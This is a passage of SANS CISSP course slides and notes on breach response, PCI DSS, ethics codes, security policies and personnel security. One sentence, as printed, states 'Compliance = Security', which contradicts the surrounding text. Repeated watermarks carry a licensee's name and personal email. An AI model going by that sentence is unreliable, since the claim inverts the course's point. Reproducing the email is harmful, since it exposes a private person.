In addition to recovery, minimizing the impact of data breaches is an important undertaking. One approach to minimization is to insure against the loss with Data Breach Insurance. However, residual uncertainty regarding whether the insurer will ultimately pay in the event of a breach might not feel like the risk has been effectively transferred.

While every organization thinks that it won't happen to them, plan communications in advance of a breach to get out in front of Pastebin and news reports. Have an out-of-band communication channel (read: not email or website which might no longer be under your control) to get information to the public. Sad as it is, Twitter and Facebook could be viable alternatives for the out-of-band communication.

Legitimate data encryption might qualify as a safe harbor for breach notification, which could help minimize damages and may preclude the need for notification.

BREACH MITIGATION AND RESPONSE

Early detection allows for earlier containment

- Early enough could allow for containment prior to data exfiltration

Are the systems/data in a known-good state?

- If not, then recover/restoration procedures

If data is breached, is the organization required by law to notify customers?

- Depends on locale, industry, and circumstance



Breach Mitigation and Response

A company's ability to mitigate and respond to an active breach is dependent upon its having somehow detected the breach. Hopefully, the detection did not come from a call from a card vendor notifying you of the breach. Early detection allows for earlier containment, which could mitigate the actual data being breached. Early enough detection and prompt response could allow for containment prior to data exfiltration.

Responding to a breach will require first ensuring that attackers have been expunged. Once the attackers have been removed from the network, then systems/date need to be put in a known-good state. In order to ensure that attackers don't again regain control of the systems, some degree of root cause analysis must be performed so that the vulnerabilities/vectors used are no longer available to the attackers.

PCI DSS

- **Payment Card Industry Data Security Standard (PCI DSS)**
 - Probably the most well-known regulation associated with security compliance
- Industry-specific regulation that applies to those that receive and process credit card transactions and is aimed at the protection of cardholder data
- 12 high-level requirements that encompass a significant amount of security guidance
 - Only applicable to the cardholder network where cardholder data is stored, transmitted or processed
- Many organizations will segment out their cardholder data in order to not have to comply with the requirements for all general-purpose systems

SANS

MGT414 | SANS Training Program for CISSP® Certification

159

PCI DSS

Perhaps the most significant of all the security compliance-oriented regulations is PCI. The Payment Card Industry Data Security Standard (PCI DSS) was developed by the major credit card companies in an effort to reduce fraud associated with credit cards. Any organization that stores, transmits, or processes credit cards is expected to comply with the PCI DSS requirements.

PCI DSS includes 12 high-level requirements with many additional sub-requirements within those 12. The result provides significant guidance on how organizations can help to reduce the likelihood of cardholder data being compromised, and, ultimately, used for fraudulent purposes. As stated previously, many organizations focus exclusively on compliance rather than security. While typically moving toward compliance will result in improved security, it should be understood that Compliance = Security. Many organizations have had breaches of cardholder data after having been recently assessed as compliant with PCI DSS.

For additional information on PCI DSS, see: <https://mgt414.com/4m>

PCI DSS REQUIREMENTS 1-6

Source: PCI Data Security Standard Quick Reference Guide v3.2

Goal	PCI DSS Requirement
	1. Install and maintain a firewall configuration to protect cardholder data
	2. Do not use vendor-supplied defaults for system passwords and other security parameters
	3. Protect stored cardholder data
	4. Encrypt transmission of cardholder data across open, public network
	5. Protect all systems against malware and regularly update antivirus software or programs
	6. Develop and maintain secure systems and application



MGT414 | SANS Training Program for CISSP® Certification

160

PCI DSS Requirements 1-6

Build and Maintain a Secure Network

1. Install and maintain a firewall configuration to protect cardholder data
2. Do not use vendor-supplied defaults for system passwords and other security parameters

Protect Cardholder Data

3. Protect stored cardholder data
4. Encrypt transmission of cardholder data across open, public network

Maintain a Vulnerability Management Program

5. Protect all systems against malware and regularly update antivirus software or programs
6. Develop and maintain secure systems and application

Source: PCI Data Security Standard Quick Reference Guide v3.2: <https://mgt414.com/4q>

PCI DSS REQUIREMENTS 7-12

Source: PCI Data Security Standard Quick Reference Guide v3.2

Goal	PCI DSS Requirement
	7. Restrict access to cardholder data by business on a need-to-know basis 8. Identify and authenticate access to system components 9. Restrict physical access to cardholder data
	10. Track and monitor all access to network resources and cardholder data 11. Regularly test security systems and processes
Maintain an Information Security Policy	12. Maintain a policy that addresses information security for all personnel



PCI DSS Requirements 7-12

Implement Strong Access Control Measure

- 7. Restrict access to cardholder data by business on a need-to-know basis
- 8. Identify and authenticate access to system components
- 9. Restrict physical access to cardholder data

Regularly Monitor and Test Networks

- 10. Track and monitor all access to network resources and cardholder data
- 11. Regularly test security systems and processes

Maintain an Information Security Policy

- 12. Maintain a policy that addresses information security for all personnel

Source: PCI Data Security Standard Quick Reference Guide v3.2: <https://mgt414.com/4q>

Course Roadmap

- **Security and Risk Management**
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY AND RISK MANAGEMENT

1. Overview
2. Cornerstone Security Principles
3. Risk Management
4. Risk and Acquisition
5. Threat Modeling
6. Legal, Compliance, and Privacy
7. Professional Ethics
8. Security Policies, Procedures, and Other Key Documents
9. Personnel Security Issues, Security Education, Training, and Awareness

SANS

MGT414 | SANS Training Program for CISSP® Certification

162

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnaacrunc@gmail.com>

ETHICS

- Ethics bodies
- Ethical dilemma
- Ethics as a process

*Ethics is doing what is
morally right*



Ethics

"Ethics is the field of study that is concerned with questions of value – judgments about what human behavior is "good" or "bad" in any given situation. Ethics are the standards, values, morals, principles, and so on, which are used to base one's decisions or actions on; often there is no clear "right" or "wrong" answer."¹

[1] Principles <https://mgt414.com/1k>

ETHICS BODIES

- Internet Activities Board (IAB)
- Computer Ethics Institute
- Association for Computing Machinery (ACM)
- Australian Computer Society
- The Institute of Electrical and Electronics Engineers, Inc. (IEEE)
- Information Systems Audit and Control Association (ISACA)
- International Information Systems Security Certification Consortium, Inc. (ISC)²



MGT414 | SANS Training Program for CISSP® Certification

164

Ethic Bodies

This list is by no means exhaustive. The list in the slide represents national and international organizations. Each group has a guiding philosophy (a set of canons to follow) when you do not know how to act. Most organizations have a process to review actions taken by its membership. Some have an ethics officer, who can be approached about "gray" area issues. Other organizations have peer review boards. CISSPs can post to their private forum and get feedback on current dilemmas. This is a group of harsh critics, so be prepared to clearly state: The section of the ethics code you are interpreting, the situation sanitized for the group's review, and your current view. It is good to have your peers judge or criticize, but it takes a thick skin. Most people are not willing to be placed under this level of scrutiny. If you are not, then ask yourself, do I feel guilty or dishonest? Maybe you have answered your own ethical question...

ETHICS: (ISC)²'S "CODE OF ETHICS" (1)

Protect society, the common good, necessary public trust and confidence, and the infrastructure

- *Promote and preserve public trust and confidence in information and systems*
- *Promote the understanding and acceptance of prudent information security measures*
- *Preserve and strengthen the integrity of the public infrastructure*
- *Discourage unsafe practice¹*



Ethics: (ISC)²'s "Code of Ethics" (1)

This code of ethics is fairly straightforward. It should not be taken lightly. Even though, at first glance, it seems very straightforward, there are still several terms that are open to interpretation. For example, depending on background and perspective, different people can argue what a high standard of moral or ethical behavior is. People do things all of the time that I do not think are ethical and when I question them, they strongly disagree.

The first section of the code of ethics is:

- Protect society, the common good, necessary public trust and confidence, and the infrastructure
- Promote and preserve public trust and confidence in information and systems.
- Promote the understanding and acceptance of prudent information security measures.
- Preserve and strengthen the integrity of the public infrastructure.
- Discourage unsafe practice¹.

[1] Code of Ethics | Complaint Procedures | Committee Members <https://mgt414.com/1z>

ETHICS: (ISC)²'S "CODE OF ETHICS" (2)

Act honorably, honestly, justly, responsibly, and legally

- *Tell the truth; make all stakeholders aware of your actions on a timely basis*
- *Observe all contracts and agreements, express or implied*
- *Treat all members fairly. In resolving conflicts, consider public safety and duties to principals, individuals, and the profession in that order*
- *Give prudent advice; avoid raising unnecessary alarm or giving unwarranted comfort. Take care to be truthful, objective, cautious, and within your competence*
- *When resolving differing laws in different jurisdictions, give preference to the laws of the jurisdiction where you render your service¹*

Ethics: (ISC)²'s "Code of Ethics" (2)

The second section of the code of ethics is:

- Act honorably, honestly, justly, responsibly, and legally.
- Tell the truth; make all stakeholders aware of your actions on a timely basis.
- Observe all contracts and agreements, express or implied.
- Treat all members fairly. In resolving conflicts, consider public safety and duties to principals, individuals, and the profession in that order.
- Give prudent advice; avoid raising unnecessary alarm or giving unwarranted comfort. Take care to be truthful, objective, cautious, and within your competence.
- When resolving differing laws in different jurisdictions, give preference to the laws of the jurisdiction in which you render your service¹.

[1] Code of Ethics | Complaint Procedures | Committee Members <https://mgt414.com/1z>

ETHICS: (ISC)²'S "CODE OF ETHICS" (3)

Provide diligent and competent service to principals

- *Preserve the value of their systems, applications, and information*
- *Respect their trust and the privileges they grant you*
- *Avoid conflicts of interest or the appearance thereof*
- *Render only those services for which you are fully competent and qualified¹*



Ethics: (ISC)²'s "Code of Ethics" (3)

The third section of the code of ethics is:

- Provide diligent and competent service to principals.
- Preserve the value of their systems, applications, and information.
- Respect their trust and the privileges they grant you.
- Avoid conflicts of interest or the appearance thereof.
- Render only those services for which you are fully competent and qualified¹.

[1] Code of Ethics | Complaint Procedures | Committee Members <https://mgt414.com/1z>

ETHICS: (ISC)²'S "CODE OF ETHICS" (4)

Advance and protect the profession

- *Sponsor for professional advancement the best qualified. All other things equal, prefer those who are certified and who adhere to these canons. Avoid professional association with those whose practices or reputation might diminish the profession*
- *Take care not to injure the reputation of other professionals through malice or indifference*
- *Maintain your competence; keep your skills and knowledge current. Give generously of your time and knowledge in training others¹*

<https://www.isc2.org>



MGT414 | SANS Training Program for CISSP® Certification

168

Ethics: (ISC)²'s "Code of Ethics" (4)

The fourth section of the code of ethics is:

- Advance and protect the profession.
- Sponsor for professional advancement the best qualified. All other things equal, prefer those who are certified and who adhere to these canons. Avoid professional association with those whose practices or reputation might diminish the profession.
- Take care not to injure the reputation of other professionals through malice or indifference.
- Maintain your competence, keep your skills and knowledge current. Give generously of your time and knowledge in training others¹.

[1] Code of Ethics | Complaint Procedures | Committee Members <https://mgt414.com/1z>

ETHICS: INTERNET ACTIVITIES BOARD (IAB)

What not to do:

1. Seek to gain unauthorized access to the resources of the internet
2. Disrupt the intended use of the internet
3. Waste resources (people, computer, and capacity) through such actions
4. Destroy the integrity of computer-based information, and or compromise the privacy of users¹

RFC 1087



MGT414 | SANS Training Program for CISSP® Certification

169

Ethics: Internet Activities Board (IAB)

As security professionals, we are entrusted with protecting our information infrastructure. These tend to be stronger statements, but they do not speak to intention. Intention is important because people tend to justify their own actions in their minds. For example, if someone breaks into a site and you take matters into your own hands and attack that person, gain access to their system, and crash their boxes, is there anything wrong with that? The short answer is yes. Read 1 and 4 again. It is not your job to enforce the internet, and in doing so, you might actually attack the wrong systems and cause damage to an innocent bystander. If that occurs, then you definitely have crossed the ethical line.

[1] RFC 1087 <https://mgt414.com/x>

ETHICS: COMPUTER ETHICS INSTITUTE - TEN COMMANDMENTS

1. Thou shalt not use a computer to harm other people.
2. Thou shalt not interfere with other people's computer work.
3. Thou shalt not snoop around in other people's computer files.
4. Thou shalt not use a computer to steal.
5. Thou shalt not use a computer to bear false witness.
6. Thou shalt not copy or use proprietary software for which you have not paid.
7. Thou shalt not use other people's computer resources.
8. Thou shalt not appropriate other people's intellectual output.
9. Thou shalt think about the social consequences of the program or system you design.
10. Thou shalt use a computer in ways that ensure consideration and respect for your fellow humans¹

SANS

MGT414 | SANS Training Program for CISSP® Certification

170

Ethics: Computer Ethics Institute – Ten Commandments

In addition, there might be legal guidance about what you can and cannot look at in an individual's computer system. Again, intent is at the core of the ethical issue. Most of these items are fairly straightforward and map to other ethical items we discuss.

Here are some ethical dilemmas for you to consider:

If I intend my program for good and you use it an unethical manner, am I at fault? What if you copy software that you think your company has a license for? Would you use the software? If you did not ask whether you had a legal copy and made that assumption, are you operating outside the ethical boundary? What if someone told you that you did have a license, but they were not telling the truth? How far do you have to research something to make sure you are covered from an ethical standpoint?

[1] Computer Ethics Institute <https://mgt414.com/g>

ETHICS: STANDARDS (1)

The information systems security manager needs to understand what motivates people to behave in an unethical manner in the information age, and the environment conducive to computer crime, misuse, and fraud. A good manager can create an environment that will discourage computer abuse and promote ethical behavior.

Computer hardware and software vendors, service contractors, systems developers and maintainers, system managers, and system users all have an EQUAL ROLE in sharing ethical responsibilities.



Ethics: Standards (1)

Any company and manager needs to minimize ethical dilemmas for their employees. A company must avoid potential conflict-of-interest scenarios because these scenarios can lead to ethical issues at a later point. If I currently work inside a company and the company I work for just won a penetration test against the same company; not only should I not be allowed to work on that contract, but I should not be allowed to talk to anyone on the other team. Otherwise, I might be put in an ethical dilemma whereby I want to help my company, but I might reveal information that I should not reveal.

If a software or hardware vendor produces a piece of software or equipment, they put it through testing and release it, and there is a vulnerability in it that allows it to be exploited, is the vendor operating in an unethical manner? Most people would say that if the company released a patch in a timely manner, they are acting in an ethical fashion. However, you can see that there are several shades of gray when handling ethics.

ETHICS: STANDARDS (2)

The key issues involved in information ethics are:

- Software piracy
- Data security and individual privacy
- Data integrity
- Human/product safety
- Fairness, honesty, and loyalty



MGT414 | SANS Training Program for CISSP® Certification

172

Ethics: Standards (2)

Because ethics are not always black and white, there are certain standards or tests you can use to make sure that what you do is ethical. Following are some of the areas you can use:

- Software piracy: Taking someone else's software without paying for it or asking for permission.
- Data security and individual privacy: Doing anything that violates someone else's personal privacy.
- Data integrity: Modifying information in a way that deliberately gives someone false information.
- Human/product safety: Causing harm to someone directly or indirectly through the use of a product.
- Fairness, honesty, and loyalty: Making sure you treat everyone in a fair and honest manner.

Two key things come into play. First, there are situations in which unethical behavior is illegal. Second, there is a fine line between good business decisions and negotiations, and ethical behavior.

ETHICAL DILEMMA

- If you have ethics, do you need a governing body?
- If you do not have ethics, does a governing body do any good?
- If you had ethics when you joined the governing body, and your ethics have eroded over time, would you resign?

SANS

MGT414 | SANS Training Program for CISSP® Certification

173

Ethical Dilemma

Are the following okay?

- Go to a fake interview to collect competitive information?
- Hire someone away from a competitor?
- Overhear the conversation of a competitor?
- Pick plans from a competitor's trash can?
- Pick up plans that fell out of a competitor's briefcase?
- Look at plans on a competitor's desktop?
- Take a customer list from a competitor's file cabinet?
- Blackmail someone to get a competitor's information?

Where do you draw the line between good business practice and ethical behavior?

Course Roadmap

- **Security and Risk Management**
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY AND RISK MANAGEMENT

1. Overview
2. Cornerstone Security Principles
3. Risk Management
4. Risk and Acquisition
5. Threat Modeling
6. Legal, Compliance, and Privacy
7. Professional Ethics
- 8. Security Policies, Procedures, and Other Key Documents**
9. Personnel Security Issues, Security Education, Training, and Awareness

SANS

MGT414 | SANS Training Program for CISSP® Certification

174

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnaacrunn@gmail.com>

POLICIES AND PROCEDURES

- Some of the most important and most scoffed at controls are Directive Controls
- Speed limit signs are a form of directive control
 - They don't keep everyone from speeding
 - Does work for some people
 - For others, they were warned ...
- Policies and Procedures are the speed limit signs of information security



Policies and Procedures

Security policies and procedures represent some of the most important, and most scoffed at, controls. Policies and procedures constitute directive controls. Directive controls provide someone with directions concerning expected behaviors or outcomes.

Speed limit signs are a common example of a directive control. They simply tell people what is expected of them. This does not necessitate that people will follow the expectation. However, when they are pulled over for speeding, they regret not having heeded the directive control.

Policies and Procedures are effectively the speed limit signs of information security.

SECURITY POLICIES

- Information Security Policies provide high-level guidance regarding expected conditions
 - Must be known and understood by employees
 - Must not conflict with other laws/policies/etc.
- Highest levels of security policies can be thought of as Senior Management directives
- Goal is to ensure that well-meaning employees understand organizational expectations
- Fundamentally dependent upon organizational security posture and corporate culture
 - Cannot just cut and paste security policies from a book/website

Security Policies

Information Security Policies provide high-level guidance regarding expected conditions, outcomes, and behaviors. The goal is to ensure that well-meaning employees understand organizational expectations. A certain segment of the population will do what is asked of them because it was asked of them. Another portion will do the opposite of what is asked of them. Another group will make up their own mind and do what they want. Policies are for the first group especially, but, if well-written, might also convince the third group.

In order for policies to be adhered to, they must be known and understood by employees. In order for them to be able to be upheld, they must not conflict with other laws/policies/etc. The information security policies that work for your organization are fundamentally dependent upon the organizational security posture and corporate culture. Effective security policies cannot just cut and paste security policies from a book/website.

POLICY COMPONENTS

What makes up a policy?

- Purpose
- Related documents
- Cancellation
- Background
- Scope
- Policy statement
- Responsibility¹

SANS

MGT414 | SANS Training Program for CISSP® Certification

177

Policy Components

Contents of a Policy

Almost every security-related class mentions the necessity of basing procedures on a good security policy. We must understand what is meant by policy because there are many conflicting definitions.

What does a policy look like; what kind of content does it have?

A policy typically includes the following content:

- Purpose: Explains the reason for the policy.
- Related documents: Lists any documents (or other policy) that affect the contents of this policy.
- Cancellation: Identifies any existing policy that is canceled when this policy becomes effective.
- Background: Provides amplifying information on the need for the policy.
- Scope: States the range of coverage for the policy (to whom or what does the policy apply).
- Policy statement: Identifies the actual guiding principles or what is to be done.
- Responsibility: States who is responsible for what.
- Ownership: Identifies who sponsored the policy and from whom it derives its authority; also defines who can change the policy.²

[1] Based on former SANS "GIAC Basic Security Policy" superseded by SANS Security Policy Project – <https://mgt414.com/2c>

[2] Ibid.

LEVELS OF POLICY

Recognize that policies can exist on different levels:

- Enterprise-wide/corporate policy
- Division-wide policy
- Local policy
- Issue-specific policy¹



Levels of Policy

A policy can exist on different levels within an organization. Unless you are at the top of the organizational hierarchy, it is likely that a part of the organization above your level issues a policy that you are expected to implement. A common hierarchy for policy in an organization looks like this:

- Enterprise-wide or Corporate Policy: Consists of documents from the highest level (perhaps national or worldwide) within the organization that provide a general direction to be implemented at lower levels in the enterprise.
- Division-wide Policy: Typically consists of an amplification of enterprise-wide policy and implementation guidance. This level might apply to a particular region of a national or multinational organization.
- Local Policy: Contains information specific to the local organization or corporate element.
- Issue-Specific Policy: Contains information related to specific issues—that is, firewall or antivirus policy.

Security policy can exist on some levels and not on others. Documents interact and support one another and generally contain many of the same elements. In a typical organization, policy written to implement higher-level directives might not waive any of the requirements or conditions stipulated at a higher level.

Security policy must always be in accordance with local, state, and federal computer crime laws and other applicable government statutes, such as U.S. export regulations.²

[1] Based on former SANS "GIAC Basic Security Policy" superseded by SANS Security Policy Project – <https://mgt414.com/2c>

[2] Ibid.

NEW POLICY DEVELOPMENT

Policies are high-level and will likely not change drastically on a regular basis

- Need to still be reviewed regularly

New technologies, lines of business, or user behavior changes might warrant new policies

- E.g. iPads, new web-based applications, business use of Facebook

Changes to the general threat or vulnerability landscape might also require additional policy guidance



New Policy Development

While policies are high-level and will likely not change drastically on a regular basis, they still need to be reviewed on a regular basis to ensure their continued applicability. New policies will also need to be developed on occasion.

New technologies, lines of business, or user behavior changes might warrant new policies being developed. For example, employee use of tablets, new web-based applications, or the business use of Facebook might require the development of policies governing expected and prohibited uses.

A changing threat or vulnerability landscape could also necessitate further policy development. If it is determined that the organization is being targeted by spear-phishing attacks, new policy guidance could and renewed security awareness could be employed to help users understand the threat.

SECURITY PROCEDURES

More detailed than security policies

- Focused on how to achieve what security policies mandate

Security Procedures allow for processes to include security control points

- Integrating security controls into processes/procedures bolsters security without incurring capital expenditure

Security Procedures

Compared to security policies, security procedures are much more detailed. Security procedures are focused on how to achieve what security policies mandate.

Security Procedures allow for processes to include security control points that can serve as preventive or detective controls for sensitive data or transactions. The integration of security controls into processes/procedures is a tenet of strong security architecture and can greatly increase the security of an organization without causing significant capital expense to be incurred.

NEW PROCEDURE DEVELOPMENT

Procedures are in a constant state of flux

- Or should be

Employees should have little question about the performance of routine tasks that impact security

- If questions exist, then a procedure is likely warranted

Never assume that employees will magically do things the expected way



New Procedure Development

Procedures, like an enterprise, are in a constant state of flux. Well, procedures should be constantly updated or developed anew. Whether they are developed with this regularity depends on the organization.

Ideally, employees should have little question about the performance of routine tasks that impact security. If questions exist, then a procedure is likely warranted. Never assume that employees will magically do things the way security expects them to be performed unless specifically told, and possibly trained, to behave that way. Security is not second nature, or third or fourth, for most people.

POLICIES VS. PROCEDURES

Policies are high-level and provide the broad strokes of information security program

- Policies provide the "what" and the "why"

Procedures provide detailed guidance for carrying out tasks

- They support the "why" by detailing "how"

Consider backups and data retention to illustrate

- Policy – General consideration of data retention, need for recovery
- Procedure – Step-by-step guide on how to perform weekly backups on Windows servers



Policies vs. Procedures

Information security policies are high-level and provide the broad strokes of information security program. Policies provide the "what" and often also the "why." Compliance with policies is expected and is often considered a condition of continued employment.

Security Procedures provide detailed guidance for carrying out particular tasks. Procedures support the "why" by detailing "how" things are actually accomplished.

Consider backups and data retention to illustrate the differences.

- Policy – General consideration of data retention, need for recovery
- Procedure – Step-by-step guide on how to perform weekly backups on Windows servers

STANDARD DEFINITIONS AND ISSUES

- Organizational
- Specifies uniform use of specific technologies or parameters
- Compulsory
- Usually refers to specific hardware and software



Standard Definitions and Issues

Standards are applied to the organization as a whole. As with policies, these are mandatory. Standards are more specific than the overarching policies. They provide additional definition to the policies and tailor them to specific technologies. Unlike a policy, a standard does not state what is expected of a user from an organizational security stance. Instead, a standard specifies a certain way something should be done or a certain brand or type of equipment that must be used. A simple example of a standard is that all computers purchased must be a certain model and from a certain vendor.

BASELINE DEFINITIONS AND ISSUES

- A baseline is a more specific implementation of a standard
- A baseline definition gets into specific technical details of how a system should be configured from either a software or hardware standpoint
 - Hardening Guides



Baseline Definitions and Issues

A baseline definition is essentially a more specific implementation of a standard. A baseline definition usually gets into specific technical details of how a system should be configured from either a software or hardware standpoint. Usually, a baseline starts off as a guideline until it has been properly modified to meet the needs of the organization. Hardening rules for setting up a new server is an example of something that starts off as a guideline and quickly turns into a baseline.

GUIDELINE DEFINITIONS AND ISSUES

- Suggestions
- Assists users, systems personnel, and others in effectively securing a system
- Helps ensure that specific security measures are not overlooked
- Applies to security measures that might be implemented in more than one way
- Not compulsory

SANS

MGT414 | SANS Training Program for CISSP® Certification

185

Guideline Definitions and Issues

Guidelines, unlike standards and policies, are not mandatory. Best practices are examples of guidelines that many organizations try to achieve; however, there is not a penalty if guidelines are not met. A guideline is more like a recommendation of the way that something should be done; however, people can choose whether they want to follow it or not. A best practice might start off as a guideline, and if analysis shows that there is a great benefit to following this guideline from either a security or efficiency standpoint, the guideline might become a standard, which would then make the guideline mandatory to follow.

DOCUMENTATION REVIEW

- Policy: Passwords must be changed every 90 days
- Standard: Administrators must use Windows Server 2012 R2 as the base operating system
- Procedures: Follow these step-by-step instructions to build the server
- Baseline: The specific settings for Windows Server 2012 R2 should match those in the CIS Security Benchmark
- Guidelines: To create a strong password, use the first letter of every word in a sentence
 - For example: "I will pass the CISSP in 3 months" becomes the password "IwptCISSPi3m!"



Documentation Review

The following are the key documents an organization must have:

- Policy: Passwords must be changed every 90 days
- Standard: Administrators must use Windows Server 2012 R2 as the base operating system
- Procedures: Follow these step-by-step instructions to build the server
- Baseline: The specific settings for Windows Server 2012 R2 should match those in the CIS Security Benchmark
- Guidelines: To create a strong password, use the first letter of every word in a sentence

Course Roadmap

- **Security and Risk Management**
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY AND RISK MANAGEMENT

1. Overview
2. Cornerstone Security Principles
3. Risk Management
4. Risk and Acquisition
5. Threat Modeling
6. Legal, Compliance, and Privacy
7. Professional Ethics
8. Security Policies, Procedures, and Other Key Documents
9. Personnel Security Issues, Security Education, Training, and Awareness

SANS

MGT414 | SANS Training Program for CISSP® Certification

187

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnaacru...@g...>

PERSONNEL SECURITY

- An organization's security posture is dependent upon many people, both internal and external
- Employees: Account for and ensure appropriate security is maintained by considering security
 - Prior to hiring candidates as employees
 - As a condition of their continued employment
 - During their separation from employment
- Third parties must also be scrutinized and required to help ensure security is not compromised

Personnel Security

Most modern organizations depend upon a huge number of individuals, both internal and external. Internal employees, consultants, contractors, and suppliers all have a role with respect to ensuring an acceptable level of security is maintained.

For employees, security considerations should start before they are even employed, continue during their employ, and also govern their eventual separation from employment. Third parties increasingly play a major role in many organizations, and must also be considered from a security vantage point.

BACKGROUND CHECKS

- Employees necessarily have a more privileged vantage point than external adversaries, at least initially
- Organizations must attempt to ensure that candidates are trustworthy enough for the potential role they are seeking
- Pre-employment background checks and screenings are a common way of vetting candidates
- The amount of scrutiny and causes for concern can vary drastically depending upon the sensitivity or criticality of the role
 - E.g. a criminal record check vs. full scope polygraph
- A basic check performed for all candidates is verification of employment/education history listed

Background Checks

Care needs to be taken before employing anyone. Employees operate from a place of trust and could potentially cause great harm to an organization. Understandably, organizations will want, and need, to vet the candidate for employment to ensure that their personal history and circumstances speak to the level of trustworthiness required for the position. Background checks or investigations are the organization's tool to try to determine if the candidate meets this requirement.

Naturally, the degree of trust required for positions varies drastically. Some positions might simply require ensuring that that potential hire does not have a criminal record, whereas others might require a detailed background investigation and a full scope polygraph.

One of the most basic checks that all organizations are advised to perform is a verification of employment and education history provided by the candidate.

CROSS-TRAINING

Job rotation can also be considered a form of cross-training

- When presented as job rotation, the focus is typically on fraud detection

Cross-training is focused on ensuring that business-critical knowledge doesn't exist only in one person's head

- Morbidly referred to as the "Hit by a bus" scenario, "What would happen if X were hit by a bus on their way to work?"

Helps to limit knowledge gaps that could hurt productivity



Cross-Training

Job rotation can also be considered or presented as a form of cross-training. When presented as job rotation, the focus is typically on fraud detection. Presenting job rotation as cross-training might make it seem less threatening to employees. Also, by giving employees diverse company skill sets, they can be more valuable to the company and less expendable, which is good for everyone.

Cross-training, however, is focused on ensuring that business-critical knowledge doesn't exist only in one person's head. This vulnerability is sometimes morbidly referred to as the "Hit by a bus" scenario, "What would happen if X were hit by a bus on their way to work?" Cross-training helps to limit knowledge gaps that could hurt productivity.

MANDATORY VACATION

- Mandatory Vacation is when an employer requires employees to take vacation days
 - No, your employers aren't just looking to pay you to go to the beach ...
 - And we aren't talking about legal requirements for paid vacation in countries other than the US
- Mandatory Vacation can help to force job rotation that otherwise would not be performed
- Mandatory vacation policies in the US are not terribly common

Mandatory Vacation

Mandatory vacation policies sound just like what they are; a requirement that an employee takes time off from work. No, employers aren't just looking to pay you to go to the beach. We're also not talking about legal requirements for paid vacation that exist in many countries other than the US.

Mandatory vacation policies in the US are not terribly common but can serve as a means of forcible job rotation when job rotation would otherwise not be performed. Actually, carrying out job rotation, even if it is a policy on the books as job rotation or cross-training, is difficult to follow through with. The training period in advance of the rotation as well as the rotation itself often will cause a productivity hit, which organizations are loathed to intentionally take.

ACCEPTABLE USE POLICY (AUP)

- Acceptable Use Policy (AUP) serves as a catchall policy that tries to define user behavior
 - Establishes expectations of employees
- Primary goal is to help well-meaning employees know what the company requires of computer use
- Secondary goal is to establish precedent for what types of behaviors are considered unacceptable
 - This can then be used for disciplinary action against employees that violate



Acceptable Use Policy (AUP)

The Acceptable Use Policy (AUP) serves as a catchall policy that tries to define both expected user behavior and also prohibited user behavior. While specific and more detailed policies will likely exist, when a specific policy does not explicitly govern user behavior, then the AUP serves as guidance.

Therein, the AUP establishes expectations of employees. As with all policies, the primary goal is to help well-meaning employees know what the company requires of their computer use. The secondary goal is to establish a precedent for what types of behaviors are unacceptable. This can then be used for disciplinary action against employees who violate the principles outlined in the AUP.

PERSONNEL MONITORING

- An organization needs to ensure that personnel are adhering to the defined AUP
- Monitoring for violations of the AUP, and taking defined actions for those violations is helpful, but also problematic
- Need to clearly define when and where personnel have an expectation of privacy
 - Explicitly removing it for cases where monitoring is intended
- Consistently performing monitoring in the same fashion for all personnel is also key
 - This can be helpful in wrongful dismissal and other lawsuits
- Must be certain that the monitoring employed does not run afoul of local privacy laws

Personnel Monitoring

Monitoring employees in the course of their jobs is somewhat of a gray area—a corporation is neither explicitly given nor denied the right to do so. However, it's generally an accepted practice that employees be told before monitoring takes place.

The best approach is to provide a printed form explaining that employee monitoring may take place, that both legitimate and illegitimate activities may be monitored, and that if illegal activity is found, the appropriate law enforcement agencies may be notified. Each new and existing employee should return a signed copy of the document saying they understand and accept this policy. By doing so, you've reduced the risk of a privacy lawsuit from an employee caught spending time on non-work-related websites by an administrator that puts together a summary report of outbound web activity.

Explicitly removing personnel's expectation of privacy is necessary where monitoring will take place. However, be mindful that your policy must be consistent with local privacy laws.

NON-DISCLOSURE AGREEMENT (NDA)

All modern enterprises have confidential data as do all employees

- If nothing else, there is company data that should not be shared with competitors

A Non-Disclosure Agreement (NDA) entered into by an employer and employee establishes that neither employer nor employee will divulge sensitive data

- NDAs must protect both parties but are more commonly thought of as protecting the employer



Non-Disclosure Agreement (NDA)

All modern enterprises have confidential data they do not want public. If nothing else, there is company data that should not be shared with competitors. Individuals working for the enterprise are privy to such confidential information. Likewise, the enterprise has tremendously confidential PII and quite possibly PHI of employees. Neither wants the other to inappropriately handle or disclose this information.

A Non-Disclosure Agreement (NDA) entered into by an employer and employee establishes that neither employer nor employee will divulge sensitive data. NDAs must protect both parties but are more commonly thought of as protecting the employer.

NON-COMPETE AGREEMENT

Hiring, training, and grooming employees can be costly for an organization

- Access to a former employee with knowledge of trade secrets or sensitive information could be very lucrative for a competitor

Most organizations would prefer not to expend time, resources, and lost productivity on employees only to have them be hired away by a competitor

- The purpose of the Non-Compete Agreement is to establish that an employee who leaves the organization agrees not to work for a competitor

Non-Compete Agreement

Hiring, training, and grooming employees can be costly for an organization. Access to a former employee with knowledge of trade secrets or sensitive information could be very lucrative for a competitor.

Most organizations would prefer not to expend time, resources, and lost productivity on employees only to have them be hired away by a competitor. The purpose of the Non-Compete Agreement is to establish that an employee who leaves the organization agrees not to work for a competitor. Sometimes, non-compete agreements will also include clauses dictating that the employee cannot even work in the same industry.

Even though non-compete agreements are commonplace, they can also be found wanting in a court of law if they unduly harm the individual by not allowing them to engage in gainful employment due to the non-compete.

NON-SOLICITATION AGREEMENT

- A non-solicitation agreement is entered into by an employer and employee
- If an employee leaves the company, the agreement typically prohibits an employee from
 - Soliciting other employees to also leave
 - Soliciting customers of the employer for business
- The goal is to ensure against an employee taking valuable employees or customers with him/her when he/she leaves the employer



Non-Solicitation Agreement

A non-solicitation agreement is entered into by an employer and employee. If an employee leaves the company, the agreement typically prohibits an employee from either soliciting other employees to also leave or soliciting customers of the employer for a business.

